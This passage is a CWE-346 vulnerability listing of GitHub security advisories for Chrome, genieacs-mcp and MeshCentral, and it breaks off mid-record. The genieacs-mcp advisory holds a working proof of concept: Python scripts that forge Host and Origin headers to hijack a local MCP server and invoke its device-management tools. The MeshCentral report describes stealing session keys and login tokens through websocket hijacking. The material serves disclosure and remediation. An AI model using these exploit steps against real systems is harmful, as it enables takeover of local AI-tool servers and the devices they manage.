CWE-346
Allowed-with-ReviewOrigin Validation Error
Abstraction: Class · Status: Draft
The product does not properly verify that the source of data or communication is valid.
1117 vulnerabilities reference this CWE, most recent first.
GHSA-CMF5-J3M2-RGGM
Vulnerability from github – Published: 2026-07-30 03:31 – Updated: 2026-07-30 15:31Inappropriate implementation in Network in Google Chrome prior to 151.0.7922.72 allowed a remote attacker to leak cross-origin data via a crafted HTML page. (Chromium security severity: Medium)
{
  "affected": [],
  "aliases": [
    "CVE-2026-17857"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-346"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2026-07-30T01:16:49Z",
    "severity": "MODERATE"
  },
  "details": "Inappropriate implementation in Network in Google Chrome prior to 151.0.7922.72 allowed a remote attacker to leak cross-origin data via a crafted HTML page. (Chromium security severity: Medium)",
  "id": "GHSA-cmf5-j3m2-rggm",
  "modified": "2026-07-30T15:31:42Z",
  "published": "2026-07-30T03:31:15Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2026-17857"
    },
    {
      "type": "WEB",
      "url": "https://chromereleases.googleblog.com/2026/07/stable-channel-update-for-desktop_0887107924.html"
    },
    {
      "type": "WEB",
      "url": "https://issues.chromium.org/issues/520186620"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:N/A:N",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-CMWV-WF9P-P8WX
Vulnerability from github – Published: 2026-08-25 18:05 – Updated: 2026-08-25 18:05genieacs-mcp exposes a local Streamable HTTP MCP endpoint that accepts attacker-controlled Host and Origin headers. A malicious web page can use DNS rebinding to route browser requests to a victim's loopback MCP listener while preserving the attacker origin. The server accepts the request, initializes an MCP session, lists GenieACS tools, and can invoke tools against the configured GenieACS NBI without a browser-supplied secret.
The affected package is genieacs-mcp version 0.3.1 at commit 4d7d3c74740efb7f3833aadc8a8e9177650eb462.
The vulnerable transport setup is in cmd/server/main.go. When TRANSPORT is not stdio, the server creates a Streamable HTTP MCP handler:
// cmd/server/main.go:92
httpSrv := server.NewStreamableHTTPServer(s)
addr := os.Getenv("MCP_LISTEN_ADDR")
if addr == "" {
    addr = "127.0.0.1:8080"
}
authToken := os.Getenv("MCP_AUTH_TOKEN")
if authToken == "" && !isLoopbackAddr(addr) {
    log.Fatal("MCP_AUTH_TOKEN is required when MCP_LISTEN_ADDR is not loopback")
}
if authToken != "" {
    mux := http.NewServeMux()
    mux.Handle("/mcp", bearerAuth(httpSrv, authToken))
    log.Printf("GenieACS MCP bridge listening on %s (auth enabled)", addr)
    if err := http.ListenAndServe(addr, mux); err != nil {
        log.Fatalf("server error: %v", err)
    }
} else {
    log.Printf("GenieACS MCP bridge listening on %s", addr)
    if err := httpSrv.Start(addr); err != nil {
        log.Fatalf("server error: %v", err)
    }
}
For the default loopback listener, MCP_AUTH_TOKEN is not required. The unauthenticated branch calls httpSrv.Start(addr) directly. There is no middleware or MCP transport configuration that validates Host or Origin before /mcp handles the request.
The README documents loopback HTTP as the default deployment mode and says MCP_AUTH_TOKEN is required only when MCP_LISTEN_ADDR is non-loopback:
TRANSPORT: empty = HTTP
MCP_LISTEN_ADDR: 127.0.0.1:8080
MCP_AUTH_TOKEN: empty, required when MCP_LISTEN_ADDR is non-loopback
That leaves the browser-origin boundary as the missing control. DNS rebinding is designed to reach loopback listeners from a public web page unless the local server rejects attacker-controlled Host and Origin values.
Proof of concept
The following reproduction uses a fake GenieACS NBI with planted CPE data. It proves that attacker-shaped browser-origin headers reach the real MCP handler and that an MCP tool call reaches the configured GenieACS backend.
Start a fake GenieACS NBI:
python3 - <<'PY'
from http.server import BaseHTTPRequestHandler, ThreadingHTTPServer
import json
import urllib.parse

DEVICE_ID = "00236A-FAKE-CPE-PWNED"

class Handler(BaseHTTPRequestHandler):
    def _json(self, value, status=200):
        data = json.dumps(value, indent=2).encode()
        self.send_response(status)
        self.send_header("Content-Type", "application/json")
        self.send_header("Content-Length", str(len(data)))
        self.end_headers()
        self.wfile.write(data)

    def do_GET(self):
        print("FAKE_ACS_GET", self.path, dict(self.headers), flush=True)
        parsed = urllib.parse.urlparse(self.path)
        if parsed.path.rstrip("/") == "/devices":
            self._json([{
                "_id": DEVICE_ID,
                "_tags": ["poc-owned"],
                "Device": {
                    "DeviceInfo": {
                        "SoftwareVersion": {"_value": "PLANTED-FAKE-FIRMWARE-9.9.9"},
                        "SerialNumber": {"_value": "PLUTO-FAKE-CPE-0001"}
                    },
                    "ManagementServer": {
                        "URL": {"_value": "https://acs-control.example.invalid/cwmp"}
                    }
                }
            }])
            return
        self._json({"error": "not found"}, 404)

    def log_message(self, fmt, *args):
        return

ThreadingHTTPServer(("127.0.0.1", 18083), Handler).serve_forever()
PY
In a second terminal, run the affected MCP server:
git clone https://github.com/GeiserX/genieacs-mcp.git
cd genieacs-mcp
git checkout 4d7d3c74740efb7f3833aadc8a8e9177650eb462

GOCACHE=/tmp/genieacs_mcp_gocache \
GOPATH=/tmp/genieacs_mcp_gopath \
go build -o /tmp/genieacs-mcp ./cmd/server

ACS_URL=http://127.0.0.1:18083 \
MCP_LISTEN_ADDR=127.0.0.1:8083 \
/tmp/genieacs-mcp
In a third terminal, send MCP requests with forged browser-origin headers:
python3 - <<'PY'
import http.client
import json

PORT = 8083
PROTO = "2024-11-05"
ATTACKER_HOST = f"attacker.example:{PORT}"

def parse_rpc(text):
    text = (text or "").strip()
    if text.startswith("{") or text.startswith("["):
        return [json.loads(text)]
    out = []
    for line in text.splitlines():
        line = line.strip()
        if line.startswith("data:"):
            data = line[5:].strip()
            if data and data != "[DONE]":
                out.append(json.loads(data))
    return out

sid = None

def rpc(body):
    global sid
    headers = {
        "Host": ATTACKER_HOST,
        "Origin": "http://" + ATTACKER_HOST,
        "Content-Type": "application/json",
        "Accept": "application/json, text/event-stream",
    }
    if sid:
        headers["Mcp-Session-Id"] = sid
        headers["MCP-Protocol-Version"] = PROTO
    conn = http.client.HTTPConnection("127.0.0.1", PORT, timeout=10)
    conn.request("POST", "/mcp", json.dumps(body), headers)
    res = conn.getresponse()
    raw_headers = dict(res.getheaders())
    if raw_headers.get("Mcp-Session-Id"):
        sid = raw_headers["Mcp-Session-Id"]
    text = res.read().decode("utf-8", "replace")
    conn.close()
    return res.status, parse_rpc(text), text

init_status, init_msgs, init_raw = rpc({
    "jsonrpc": "2.0",
    "id": 1,
    "method": "initialize",
    "params": {
        "protocolVersion": PROTO,
        "capabilities": {},
        "clientInfo": {"name": "genieacs-rebind-check", "version": "1"}
    }
})

notify_status, _, _ = rpc({"jsonrpc": "2.0", "method": "notifications/initialized", "params": {}})

tools_status, tools_msgs, tools_raw = rpc({
    "jsonrpc": "2.0",
    "id": 2,
    "method": "tools/list",
    "params": {}
})

call_status, call_msgs, call_raw = rpc({
    "jsonrpc": "2.0",
    "id": 3,
    "method": "tools/call",
    "params": {
        "name": "get_parameter",
        "arguments": {
            "device_id": "00236A-FAKE-CPE-PWNED",
            "parameter_path": "Device.DeviceInfo.SoftwareVersion,Device.ManagementServer.URL"
        }
    }
})

print("initialize_status", init_status)
print("session_created", bool(sid))
print("initialized_notification_status", notify_status)
print("tools_list_status", tools_status)
print(tools_raw[:1200])
print("get_parameter_status", call_status)
print(call_raw)
PY
The MCP request uses attacker-controlled browser-origin headers and no Authorization header:
POST /mcp HTTP/1.1
Host: attacker.example:8083
Origin: http://attacker.example:8083
Content-Type: application/json
Accept: application/json, text/event-stream

{"jsonrpc":"2.0","id":1,"method":"initialize","params":{"protocolVersion":"2024-11-05","capabilities":{},"clientInfo":{"name":"genieacs-rebind-check","version":"1"}}}
Observed output:
initialize_status 200
session_created True
initialized_notification_status 202
tools_list_status 200
tools/list returns 12 tools, including:
connection_request
delete_task
download_firmware
get_parameter
manage_preset
manage_provision
reboot_device
refresh_parameter
retry_task
search_devices
set_parameter
tag_device
The get_parameter tool call reaches the fake GenieACS NBI and returns the planted marker:
Cached parameter values: [
  {
    "_id": "00236A-FAKE-CPE-PWNED",
    "_tags": [
      "poc-owned"
    ],
    "Device": {
      "DeviceInfo": {
        "SoftwareVersion": {
          "_value": "PLANTED-FAKE-FIRMWARE-9.9.9"
        },
        "SerialNumber": {
          "_value": "PLUTO-FAKE-CPE-0001"
        }
      },
      "ManagementServer": {
        "URL": {
          "_value": "https://acs-control.example.invalid/cwmp"
        }
      }
    }
  }
]
The fake GenieACS NBI also records the backend request from the MCP server:
FAKE_ACS_GET /devices/?projection=Device.DeviceInfo.SoftwareVersion%2CDevice.ManagementServer.URL&query=%7B%22_id%22%3A%2200236A-FAKE-CPE-PWNED%22%7D
Impact
A malicious website can control a victim's local genieacs-mcp HTTP server when the victim runs the documented default loopback HTTP mode. The page can initialize MCP, list available tools, and invoke GenieACS operations through the server's configured ACS_URL.
In a real deployment, this can expose or modify CPE management state through GenieACS. The exposed tools include device reboot, firmware download task creation, TR-069 parameter changes, preset and provision management, tag changes, connection requests, task deletion, and task retry. Those actions execute with the MCP server's configured GenieACS access.
Why this is a vulnerability, not intended behavior
- The project treats loopback HTTP as a safety boundary. The README documents
127.0.0.1:8080as the default HTTP listen address and requiresMCP_AUTH_TOKENonly for non-loopback listeners. - DNS rebinding bypasses the loopback-only assumption unless the local HTTP server validates
HostandOrigin. - PR #22 added bearer authentication for non-loopback listeners. It explicitly left loopback listeners unauthenticated for compatibility. That protects direct non-loopback exposure, but it does not protect the browser-origin path into a loopback listener.
- A local trusted MCP client is the intended caller. A public web page is not.
Remediation
Add Host and Origin validation before the MCP handler accepts any request. For the default loopback mode, allow only local values such as:
Host: 127.0.0.1:8080
Host: localhost:8080
Origin: http://127.0.0.1:8080
Origin: http://localhost:8080
Reject unexpected Host or Origin values before MCP initialization. Treat absent or non-local Origin on browser-reachable requests as suspicious unless the request is authenticated.
Also require a bearer token for HTTP transport even on loopback, or make stdio the default transport and require an explicit opt-in for unauthenticated loopback HTTP.
{
  "affected": [
    {
      "database_specific": {
        "last_known_affected_version_range": "\u003c= 0.3.1"
      },
      "package": {
        "ecosystem": "Go",
        "name": "github.com/geiserx/genieacs-mcp"
      },
      "ranges": [
        {
          "events": [
            {
              "introduced": "0"
            },
            {
              "fixed": "0.3.2"
            }
          ],
          "type": "ECOSYSTEM"
        }
      ]
    }
  ],
  "aliases": [
    "CVE-2026-55637"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-346"
    ],
    "github_reviewed": true,
    "github_reviewed_at": "2026-08-25T18:05:28Z",
    "nvd_published_at": null,
    "severity": "HIGH"
  },
  "details": "`genieacs-mcp` exposes a local Streamable HTTP MCP endpoint that accepts attacker-controlled `Host` and `Origin` headers. A malicious web page can use DNS rebinding to route browser requests to a victim\u0027s loopback MCP listener while preserving the attacker origin. The server accepts the request, initializes an MCP session, lists GenieACS tools, and can invoke tools against the configured GenieACS NBI without a browser-supplied secret.\n\nThe affected package is `genieacs-mcp` version `0.3.1` at commit `4d7d3c74740efb7f3833aadc8a8e9177650eb462`.\n\nThe vulnerable transport setup is in `cmd/server/main.go`. When `TRANSPORT` is not `stdio`, the server creates a Streamable HTTP MCP handler:\n\n```go\n// cmd/server/main.go:92\nhttpSrv := server.NewStreamableHTTPServer(s)\naddr := os.Getenv(\"MCP_LISTEN_ADDR\")\nif addr == \"\" {\n    addr = \"127.0.0.1:8080\"\n}\nauthToken := os.Getenv(\"MCP_AUTH_TOKEN\")\nif authToken == \"\" \u0026\u0026 !isLoopbackAddr(addr) {\n    log.Fatal(\"MCP_AUTH_TOKEN is required when MCP_LISTEN_ADDR is not loopback\")\n}\nif authToken != \"\" {\n    mux := http.NewServeMux()\n    mux.Handle(\"/mcp\", bearerAuth(httpSrv, authToken))\n    log.Printf(\"GenieACS MCP bridge listening on %s (auth enabled)\", addr)\n    if err := http.ListenAndServe(addr, mux); err != nil {\n        log.Fatalf(\"server error: %v\", err)\n    }\n} else {\n    log.Printf(\"GenieACS MCP bridge listening on %s\", addr)\n    if err := httpSrv.Start(addr); err != nil {\n        log.Fatalf(\"server error: %v\", err)\n    }\n}\n```\n\nFor the default loopback listener, `MCP_AUTH_TOKEN` is not required. The unauthenticated branch calls `httpSrv.Start(addr)` directly. There is no middleware or MCP transport configuration that validates `Host` or `Origin` before `/mcp` handles the request.\n\nThe README documents loopback HTTP as the default deployment mode and says `MCP_AUTH_TOKEN` is required only when `MCP_LISTEN_ADDR` is non-loopback:\n\n```text\nTRANSPORT: empty = HTTP\nMCP_LISTEN_ADDR: 127.0.0.1:8080\nMCP_AUTH_TOKEN: empty, required when MCP_LISTEN_ADDR is non-loopback\n```\n\nThat leaves the browser-origin boundary as the missing control. DNS rebinding is designed to reach loopback listeners from a public web page unless the local server rejects attacker-controlled `Host` and `Origin` values.\n\n## Proof of concept\n\nThe following reproduction uses a fake GenieACS NBI with planted CPE data. It proves that attacker-shaped browser-origin headers reach the real MCP handler and that an MCP tool call reaches the configured GenieACS backend.\n\nStart a fake GenieACS NBI:\n\n```bash\npython3 - \u003c\u003c\u0027PY\u0027\nfrom http.server import BaseHTTPRequestHandler, ThreadingHTTPServer\nimport json\nimport urllib.parse\n\nDEVICE_ID = \"00236A-FAKE-CPE-PWNED\"\n\nclass Handler(BaseHTTPRequestHandler):\n    def _json(self, value, status=200):\n        data = json.dumps(value, indent=2).encode()\n        self.send_response(status)\n        self.send_header(\"Content-Type\", \"application/json\")\n        self.send_header(\"Content-Length\", str(len(data)))\n        self.end_headers()\n        self.wfile.write(data)\n\n    def do_GET(self):\n        print(\"FAKE_ACS_GET\", self.path, dict(self.headers), flush=True)\n        parsed = urllib.parse.urlparse(self.path)\n        if parsed.path.rstrip(\"/\") == \"/devices\":\n            self._json([{\n                \"_id\": DEVICE_ID,\n                \"_tags\": [\"poc-owned\"],\n                \"Device\": {\n                    \"DeviceInfo\": {\n                        \"SoftwareVersion\": {\"_value\": \"PLANTED-FAKE-FIRMWARE-9.9.9\"},\n                        \"SerialNumber\": {\"_value\": \"PLUTO-FAKE-CPE-0001\"}\n                    },\n                    \"ManagementServer\": {\n                        \"URL\": {\"_value\": \"https://acs-control.example.invalid/cwmp\"}\n                    }\n                }\n            }])\n            return\n        self._json({\"error\": \"not found\"}, 404)\n\n    def log_message(self, fmt, *args):\n        return\n\nThreadingHTTPServer((\"127.0.0.1\", 18083), Handler).serve_forever()\nPY\n```\n\nIn a second terminal, run the affected MCP server:\n\n```bash\ngit clone https://github.com/GeiserX/genieacs-mcp.git\ncd genieacs-mcp\ngit checkout 4d7d3c74740efb7f3833aadc8a8e9177650eb462\n\nGOCACHE=/tmp/genieacs_mcp_gocache \\\nGOPATH=/tmp/genieacs_mcp_gopath \\\ngo build -o /tmp/genieacs-mcp ./cmd/server\n\nACS_URL=http://127.0.0.1:18083 \\\nMCP_LISTEN_ADDR=127.0.0.1:8083 \\\n/tmp/genieacs-mcp\n```\n\nIn a third terminal, send MCP requests with forged browser-origin headers:\n\n```bash\npython3 - \u003c\u003c\u0027PY\u0027\nimport http.client\nimport json\n\nPORT = 8083\nPROTO = \"2024-11-05\"\nATTACKER_HOST = f\"attacker.example:{PORT}\"\n\ndef parse_rpc(text):\n    text = (text or \"\").strip()\n    if text.startswith(\"{\") or text.startswith(\"[\"):\n        return [json.loads(text)]\n    out = []\n    for line in text.splitlines():\n        line = line.strip()\n        if line.startswith(\"data:\"):\n            data = line[5:].strip()\n            if data and data != \"[DONE]\":\n                out.append(json.loads(data))\n    return out\n\nsid = None\n\ndef rpc(body):\n    global sid\n    headers = {\n        \"Host\": ATTACKER_HOST,\n        \"Origin\": \"http://\" + ATTACKER_HOST,\n        \"Content-Type\": \"application/json\",\n        \"Accept\": \"application/json, text/event-stream\",\n    }\n    if sid:\n        headers[\"Mcp-Session-Id\"] = sid\n        headers[\"MCP-Protocol-Version\"] = PROTO\n    conn = http.client.HTTPConnection(\"127.0.0.1\", PORT, timeout=10)\n    conn.request(\"POST\", \"/mcp\", json.dumps(body), headers)\n    res = conn.getresponse()\n    raw_headers = dict(res.getheaders())\n    if raw_headers.get(\"Mcp-Session-Id\"):\n        sid = raw_headers[\"Mcp-Session-Id\"]\n    text = res.read().decode(\"utf-8\", \"replace\")\n    conn.close()\n    return res.status, parse_rpc(text), text\n\ninit_status, init_msgs, init_raw = rpc({\n    \"jsonrpc\": \"2.0\",\n    \"id\": 1,\n    \"method\": \"initialize\",\n    \"params\": {\n        \"protocolVersion\": PROTO,\n        \"capabilities\": {},\n        \"clientInfo\": {\"name\": \"genieacs-rebind-check\", \"version\": \"1\"}\n    }\n})\n\nnotify_status, _, _ = rpc({\"jsonrpc\": \"2.0\", \"method\": \"notifications/initialized\", \"params\": {}})\n\ntools_status, tools_msgs, tools_raw = rpc({\n    \"jsonrpc\": \"2.0\",\n    \"id\": 2,\n    \"method\": \"tools/list\",\n    \"params\": {}\n})\n\ncall_status, call_msgs, call_raw = rpc({\n    \"jsonrpc\": \"2.0\",\n    \"id\": 3,\n    \"method\": \"tools/call\",\n    \"params\": {\n        \"name\": \"get_parameter\",\n        \"arguments\": {\n            \"device_id\": \"00236A-FAKE-CPE-PWNED\",\n            \"parameter_path\": \"Device.DeviceInfo.SoftwareVersion,Device.ManagementServer.URL\"\n        }\n    }\n})\n\nprint(\"initialize_status\", init_status)\nprint(\"session_created\", bool(sid))\nprint(\"initialized_notification_status\", notify_status)\nprint(\"tools_list_status\", tools_status)\nprint(tools_raw[:1200])\nprint(\"get_parameter_status\", call_status)\nprint(call_raw)\nPY\n```\n\nThe MCP request uses attacker-controlled browser-origin headers and no `Authorization` header:\n\n```http\nPOST /mcp HTTP/1.1\nHost: attacker.example:8083\nOrigin: http://attacker.example:8083\nContent-Type: application/json\nAccept: application/json, text/event-stream\n\n{\"jsonrpc\":\"2.0\",\"id\":1,\"method\":\"initialize\",\"params\":{\"protocolVersion\":\"2024-11-05\",\"capabilities\":{},\"clientInfo\":{\"name\":\"genieacs-rebind-check\",\"version\":\"1\"}}}\n```\n\nObserved output:\n\n```text\ninitialize_status 200\nsession_created True\ninitialized_notification_status 202\ntools_list_status 200\n```\n\n`tools/list` returns 12 tools, including:\n\n```text\nconnection_request\ndelete_task\ndownload_firmware\nget_parameter\nmanage_preset\nmanage_provision\nreboot_device\nrefresh_parameter\nretry_task\nsearch_devices\nset_parameter\ntag_device\n```\n\nThe `get_parameter` tool call reaches the fake GenieACS NBI and returns the planted marker:\n\n```text\nCached parameter values: [\n  {\n    \"_id\": \"00236A-FAKE-CPE-PWNED\",\n    \"_tags\": [\n      \"poc-owned\"\n    ],\n    \"Device\": {\n      \"DeviceInfo\": {\n        \"SoftwareVersion\": {\n          \"_value\": \"PLANTED-FAKE-FIRMWARE-9.9.9\"\n        },\n        \"SerialNumber\": {\n          \"_value\": \"PLUTO-FAKE-CPE-0001\"\n        }\n      },\n      \"ManagementServer\": {\n        \"URL\": {\n          \"_value\": \"https://acs-control.example.invalid/cwmp\"\n        }\n      }\n    }\n  }\n]\n```\n\nThe fake GenieACS NBI also records the backend request from the MCP server:\n\n```text\nFAKE_ACS_GET /devices/?projection=Device.DeviceInfo.SoftwareVersion%2CDevice.ManagementServer.URL\u0026query=%7B%22_id%22%3A%2200236A-FAKE-CPE-PWNED%22%7D\n```\n\n## Impact\n\nA malicious website can control a victim\u0027s local `genieacs-mcp` HTTP server when the victim runs the documented default loopback HTTP mode. The page can initialize MCP, list available tools, and invoke GenieACS operations through the server\u0027s configured `ACS_URL`.\n\nIn a real deployment, this can expose or modify CPE management state through GenieACS. The exposed tools include device reboot, firmware download task creation, TR-069 parameter changes, preset and provision management, tag changes, connection requests, task deletion, and task retry. Those actions execute with the MCP server\u0027s configured GenieACS access.\n\n## Why this is a vulnerability, not intended behavior\n\n- The project treats loopback HTTP as a safety boundary. The README documents `127.0.0.1:8080` as the default HTTP listen address and requires `MCP_AUTH_TOKEN` only for non-loopback listeners.\n- DNS rebinding bypasses the loopback-only assumption unless the local HTTP server validates `Host` and `Origin`.\n- PR #22 added bearer authentication for non-loopback listeners. It explicitly left loopback listeners unauthenticated for compatibility. That protects direct non-loopback exposure, but it does not protect the browser-origin path into a loopback listener.\n- A local trusted MCP client is the intended caller. A public web page is not.\n\n## Remediation\n\nAdd Host and Origin validation before the MCP handler accepts any request. For the default loopback mode, allow only local values such as:\n\n```text\nHost: 127.0.0.1:8080\nHost: localhost:8080\nOrigin: http://127.0.0.1:8080\nOrigin: http://localhost:8080\n```\n\nReject unexpected `Host` or `Origin` values before MCP initialization. Treat absent or non-local `Origin` on browser-reachable requests as suspicious unless the request is authenticated.\n\nAlso require a bearer token for HTTP transport even on loopback, or make `stdio` the default transport and require an explicit opt-in for unauthenticated loopback HTTP.",
  "id": "GHSA-cmwv-wf9p-p8wx",
  "modified": "2026-08-25T18:05:28Z",
  "published": "2026-08-25T18:05:28Z",
  "references": [
    {
      "type": "WEB",
      "url": "https://github.com/GeiserX/genieacs-mcp/security/advisories/GHSA-cmwv-wf9p-p8wx"
    },
    {
      "type": "WEB",
      "url": "https://github.com/GeiserX/genieacs-mcp/pull/26"
    },
    {
      "type": "WEB",
      "url": "https://github.com/GeiserX/genieacs-mcp/commit/577306d78190622eee97e362b042a69499ef373f"
    },
    {
      "type": "PACKAGE",
      "url": "https://github.com/GeiserX/genieacs-mcp"
    },
    {
      "type": "WEB",
      "url": "https://github.com/GeiserX/genieacs-mcp/releases/tag/v0.3.2"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:P/VC:H/VI:H/VA:N/SC:H/SI:H/SA:N",
      "type": "CVSS_V4"
    }
  ],
  "summary": "genieacs-mcp: DNS rebinding reaches local GenieACS MCP Streamable HTTP transport"
}
GHSA-CP68-QRHR-G9H8
Vulnerability from github – Published: 2024-02-21 00:10 – Updated: 2024-02-21 00:10We have identified a cross-site websocket hijacking (CSWSH) vulnerability within the control.ashx endpoint of MeshCentral. This component is the primary mechanism used within MeshCentral to perform administrative actions on the server. To demonstrate the impact of the vulnerability we developed a proof-of-concept which leveraged the cross-site websocket hijacking vulnerability to read the server configuration file to leak the sessionKey variable, generating login tokens, and generating an authentication cookie.
The vulnerability is exploitable when an attacker is able to convince a victim end-user to click on a malicious link to a page hosting an attacker-controlled site. The attacker can then originate a cross-site websocket connection using client-side JavaScript code to connect to “control.ashx” as the victim user within MeshCentral. There are some caveats to exploiting this issue however as MeshCentral configures SameSite=Lax security setting on cookies which introduces some additional preconditions for exploitation which we cover in a subsequent section.
MeshCentral Version Tested
We performed testing against MeshCentral version 1.1.20 which appears to be the latest supported version of the application. This appears to have been the latest version of MeshCentral available at the time we performed testing of the application in January and February 2024 (see Figure 1 and Figure 2).
Figure 1: We determined that MeshCentral version 1.1.20 was the latest version available at the time we performed testing of the application.
Figure 2: We configured our test environment on an Ubuntu server running version 1.1.20 of the MeshCentral application server.
What about SameSite=Lax Cookie Settings?
One may make the counterpoint that the SameSite=Lax security setting (see Figure 4) effectively prevents cross-site websocket hijacking (CSWSH) issues as an attacker origin of attacker.com would not be within the same-site as the victim meshcentral server at say meshcentral.example.com. This means an attacker that is able to convince a user to click on a malicious link wouldn’t be able to successfully perform this attacker to the Lax setting with differing origins.
Unfortunately, this isn’t entirely correct as there is a core difference between same-site and same-origin policies within all modern browsers. In this case, while it’s valid to say that the attack wouldn’t work in the case of attacker.com targeting meshcentral.example.com when the SameSite setting is configured to Lax for session cookies, there are several other scenarios where an attacker could perform the attack successfully (see Figure 3).
Figure 3: A table from PortSwigger’s article on Bypassing SameSite Cookie Restrictions (source).
From our perspective, the most relevant scenario is when an attacker is able to compromise an adjacent subdomain either through a vector such as a system compromise, exploiting a subdomain takeover vulnerability, or through exploitation of a cross-site scripting vulnerability within an adjacent application running under the same domain. For example, if an attacker found a cross-site scripting issue on example.com or vulnerable.example.com they would then be able to leverage the cross-site scripting issues on those domains to target meshcentral.example.com. There are other factors which could also allow an attacker to bypass the SameSite=Lax setting to perform cross-site websocket hijacking. For a more comprehensive list please see Bypassing SameSite Cookie Restrictions from PortSwigger.
Figure 4: We observed that upon logging into MeshCentral the “xid” and “xid.sig” tokens were configured with the SameSite=Lax security settings.
Developing an Initial Proof-of-Concept Exploit
At this point we had a testing deployment of MeshCentral configured at meshcentral.example.com and simulated an attacker-compromised adjacent subdomain at evil.example.com. In this scenario, we assume the attacker exploited a subdomain takeover vulnerability to host malicious content on evil.example.com. Next, we developed a simple proof-of-concept payload which originated a cross-site websocket connection from the evil.example.com origin to meshcentral.example.com (see Figure 5).
Figure 5: An initial proof-of-concept exploit we developed which simply sent a ping-message over the websocket connection from evil.example.com targeting meshcentral.example.com. We then triggered the exploit payload as a user that was logged into the MeshCentral application as an administrator by browsing to evil.example.com with a valid session on meshcentral.example.com. We
observed a cross-site websocket connection to meshcentral.example.com with an origin header set to evil.example.com as it originated from the attacker domain (see Figure 6). The response indicated the connection was successful and we received the expected pong response to our ping message sent to the server.
Figure 6: We observed that when originating a websocket connection across origins the origin header was sent by the browser to the MeshCentral server indicating the origin which originated the cross-site websocket connection.
Demonstrating Impact
After confirming the vulnerability we then developed a more comprehensive exploit payload to demonstrate the impact of the vulnerability (see Figure 7). Our new payload sent the serverconfig, authcookie, and createLoginToken actions to the administrative component. The ability to issue a new login token then provided us with persistent access to the users account. The ability to read the serverconfig file allowed us to exfiltrate the session key used to sign sessions allowing the attacker to forge valid session tokens as arbitrary users on the system. Our payload then read the response from the server and exfiltrated the sensitive data exported from the system to an attacker-controlled system for storage purposes (see Figure 8).
Figure 7: A proof-of-concept exploit we developed for the cross-site websocket hijacking vulnerability resulting in complete compromise of the user’s account and persistent access to the MeshCentral application as the victim user.
Figure 8: We performed the attack using the exploit code shown in Figure AA to invoked the authcookie, serverconfig, and createLoginToken endpoints on the victim MeshCentral system leveraging the cross-site websocket hijacking vulnerability from evil.example.com.
After performing the attack successfully we used the issued login token to authenticate to MeshCental and access the console as the NT AUTHORITY\SYSTEM user for a windows agent which connected to the victim MeshCentral instance. This provided compromise of all the nodes within the impacted MeshCentral instance (see Figure 9 and Figure 10).
Figure 9: An attacker could leverage the login token created by the attacker to authenticate to MeshCentral and then leverage this access to compromise nodes managed by the impacted MeshCentral instance.
Figure 10: An attacker could leverage the cross-site websocket hijacking vulnerability to read the server configuration file of the MeshCentral system as an administrator to obtain the key used to encrypt sessions (sessionKey).
Remediation
To remediate this vulnerability we recommend inspecting the origin header when websocket connections are established to control.ashx and other websocket endpoints. Verify that the origin header sent to the server matches an allowlisted origin. This would prevent an attacker from originating a cross-site websocket connection from an untrusted site.
{
"affected": [
{
"package": {
"ecosystem": "npm",
"name": "meshcentral"
},
"ranges": [
{
"events": [
{
"introduced": "0"
},
{
"fixed": "1.1.21"
}
],
"type": "ECOSYSTEM"
}
]
}
],
"aliases": [
"CVE-2024-26135"
],
"database_specific": {
"cwe_ids": [
"CWE-346"
],
"github_reviewed": true,
"github_reviewed_at": "2024-02-21T00:10:30Z",
"nvd_published_at": "2024-02-20T20:15:08Z",
"severity": "HIGH"
},
"details": "We have identified a cross-site websocket hijacking (CSWSH) vulnerability within the control.ashx endpoint of MeshCentral. This component is the primary mechanism used within MeshCentral to perform administrative actions on the server. To demonstrate the impact of the vulnerability we developed a proof-of-concept which leveraged the cross-site websocket hijacking vulnerability to read the server configuration file to leak the sessionKey variable, generating login tokens, and generating an authentication cookie.\n\nThe vulnerability is exploitable when an attacker is able to convince a victim end-user to click on a malicious link to a page hosting an attacker-controlled site. The attacker can then originate a cross-site websocket connection using client-side JavaScript code to connect to \u201ccontrol.ashx\u201d as the victim user within MeshCentral. There are some caveats to exploiting this issue however as MeshCentral configures `SameSite=Lax` security setting on cookies which introduces some additional preconditions for exploitation which we cover in a subsequent section.\n\n### MeshCentral Version Tested\nWe performed testing against MeshCentral version 1.1.20 which appears to be the latest supported version of the application. This appears to have been the latest version of MeshCentral available at the time we performed testing of the application in January and February 2024 (see Figure 1 and Figure 2).\n\n\nFigure 1: We determined that MeshCentral version 1.1.20 was the latest version available at the time we performed testing of the application.\n\n\nFigure 2: We configured our test environment on an Ubuntu server running version 1.1.20 of the MeshCentral application server.\n\n### What about SameSite=Lax Cookie Settings?\nOne may make the counterpoint that the `SameSite=Lax` security setting (see Figure 4) effectively prevents cross-site websocket hijacking (CSWSH) issues as an attacker origin of attacker.com would not be within the same-site as the victim meshcentral server at say meshcentral.example.com. This means an attacker that is able to convince a user to click on a malicious link wouldn\u2019t be able to successfully perform this attacker to the Lax setting with differing origins.\n\nUnfortunately, this isn\u2019t entirely correct as there is a core difference between same-site and same-origin policies within all modern browsers. In this case, while it\u2019s valid to say that the attack wouldn\u2019t work in the case of attacker.com targeting meshcentral.example.com when the SameSite setting is configured to Lax for session cookies, there are several other scenarios where an attacker could perform the attack successfully (see Figure 